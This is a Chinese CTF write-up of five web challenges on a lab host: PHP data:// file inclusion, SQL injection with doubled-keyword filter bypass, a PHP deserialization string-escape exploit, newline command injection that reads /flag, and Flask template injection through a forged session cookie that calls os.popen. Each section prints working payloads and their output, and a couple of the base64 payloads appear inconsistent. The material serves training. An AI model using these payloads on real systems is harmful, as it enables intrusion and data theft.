Author: Zijun Ping

Created by: Typora


Owned by: Zijun Ping

1.Web-文件包含漏洞

- base64编码，发现目录下有flag.php和index.php
  `?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCJscyIpPz4=`

flag.php index.php

- 直接用cat flag，但是对flag有过滤
  `?file=data://text/plain;base64,<?php system("cat flag.php")?>`
- base64编码绕过过滤器
  `?file=data://text/plain;base64,P2ZpbGU9ZGF0YTovL3RleHQvcGxhaW47YmFzZTY0LDw/cGhwIHN5c3RlbSgiY2F0IGZsYWcucGhwIik/Pg==`



2.Web-SQL注入漏洞

1. 传入`admin`和`admin"`，发现页面报错，说明闭合方式为"
2. 传入`1" oorr 1=1 oorrder by 1#` 回显35f1eeffabbb28113be22ca2eb810d6a
3. 传入`1" oorr 1=1 oorrder by 2#` 正常回显`3`也正常回显
4. 传入`1" oorr 1=1 oorrder by 4#`报错，只有3列
5. 注入`1" and 1=1 ununionion seselectlect 1,2,grrooup_concat(table_name) frroom infoorrmation_schema.tables whwhereere table_schema=database()#`得到表名`flag`和`users`

2
flag,users

Hack admin password & Get flag

username password 登录

6. 注入`1" and 1=1 ununionion seselectlect 1,2,grrooup_concat(column_name) frroom infoorrmation_schema.columns whwhereere table_name='flflagag'#`得到表flag中的列名flag和id，由此得到flag。

7. 注入`1" and 1=1 ununionion seselectlect 1,2,grrooup_concat(flflagag) frroom flflagag#`得到flag

3.Web-反序列化漏洞

以下是在本地的漏洞复现，str_replace("easy", "ez", $se)前的序列化内容为：

`O:3:"tmp":2:{s:4:"str1";s:36:"easyeasyeasyeasyeasyeasyeasyeasyeasy";s:4:"str2";s:57:";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}";}`


替换后的序列化内容：

`O:3:"tmp":2:{s:4:"str1";s:36:"ezezezezezezezezez";s:4:"str2";s:57:";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}";}`

可以注意到由于easyeasyeasyeasyeasyeasyeasyeasyeasy的缩短，原str1的字符串内容由`"easyeasyeasyeasyeasyeasyeasyeasyeasy"`变成了`"ezezezezezezezezez";s:4:"str2";s:57:"`，而str2变成了一个对象getflag，这样在反序列化时会产生一个对象getflag，在释放对象时会自动调用魔术方法__destruct从而打印flag.php的内容


```php
<?php
class getflag
{
    public $file;

    public function __construct($file) {
        $this->file = $file;
    }

    public function __destruct()
    {
        if ($this->file === "flag.php") {
            echo file_get_contents($this->file);
        }
    }
}
```

```php

class tmp
{
    public $str1;

    public function __construct($str1, $str2)
    {
        $this->str1 = $str1;
        $this->str2 = $str2;
    }

}
# $str1 = $_POST['easy'];
# $str2 = $_POST['ez'];
# $c = new getflag('flag.php');
# echo $c;
# $s = serialize($c);
# echo $s;
$se = serialize(new
tmp('easyeasyeasyeasyeasyeasyeasyeasyeasy',';s:4:"str2";O:7:"getflag":1:
{s:4:"file";s:8:"flag.php";}}'));
echo $se;
echo "<br>";
$se = str_replace("easy", "ez", $se);
echo $se;
echo "<br>";
unserialize($se);
```




4.Web-远程命令执行漏洞

发现过滤了所有分隔符包括|、&，那就用回车%0a打




用burp抓包，ip=0%0asleep%205，发现确实等待了5秒左右，说明可以正常执行，但是ip=0%0als无回显

那就用 `ip=0%0acat%20/flag>1.php` 将falg保存在1.php中直接访问得到flag



5.Web-模板注入漏洞



python模版，首先根据hint，在/nonono目录下可能有提示

访问http://10.12.153.8:30063/nonono，发现源码泄露，是python的flask框架


```
nonono"
        return rsp
@app.route('/nonono')
def source():
    f = open(__file__, 'r')
    rsp = f.read()
    f.close()
    return rsp[rsp.index('nonono'):]
@app.route('/admin')
def admin_handler():
    try:
        role = session.get('role')
        if not isinstance(role, dict):
            raise Exception
    except Exception:
        return 'No, you are a hacker!'
    if role.get('is_admin') == 1:
        flag = role.get('flag') or 'admin'
        flag = filter(flag)
```

```
        message = "%s, God bless you! The flag is " % flag
        return render_template_string(message)
    else:
        return "Error: Permission denied!"
if __name__ == '__main__':
    app.run('0.0.0.0', port=80)
```

只泄露的部分代码，但是可以看到在/admin路由下有对session的判断，要求session中有字典对象role，且admin字段为1，其中的

`message = "%s, God bless you! The flag is " % flag`


`return render_template_string(message)` 是模版注入点，也就是说后面将对flag字段进行注入。



向http://10.12.153.8:30063发送Post报文其中name=role，然后在响应报文中能看到Set-Cookie字段有对session的设置，base64解码第一段数据，可以看到原始的role字典：


故在后续发送给http://10.12.153.8:30063/admin的报文都应该传入我们修改的cookie，由于cookie末尾有HAMC校验机制，需要用脚本修改校验码，其中secret_key解密得Th1s@one!seCret!。使用脚本工具进行cookie构造，其中is_admin设置为1，flag字段设置为{{3*3}}如下图所示：

使用的工具路径为https://github.com/noraj/flask-session-cookie-manager/blob/master/flask_session_cookie_manager3.py




同时用hackbar进行报文构造，上传发生模版注入，返回内容是9：


9, God bless you! The flag is



故可以开始尝试注入，因为flask.config.Config类中**init**函数的全局变量中已经导入了"os"模块所以漏洞利用思路是用 `config.__class__.__init__.__globals__` 调用os模块，用 `popen()` 执行外部命令 `cat /flag` 再用 `read()` 函数读出内容，首先打印 `config.__class__.__init__.__globals__` 确认存在os模块：



然后使用 `{{config.__class__.__init__.__globals__.get(''os'').popen(''cat /flag'').read()}}` 打印flag：



vmc{PDomcuO14yAtCJHdYB5K3uTtENhyZY13} , God bless you! The flag is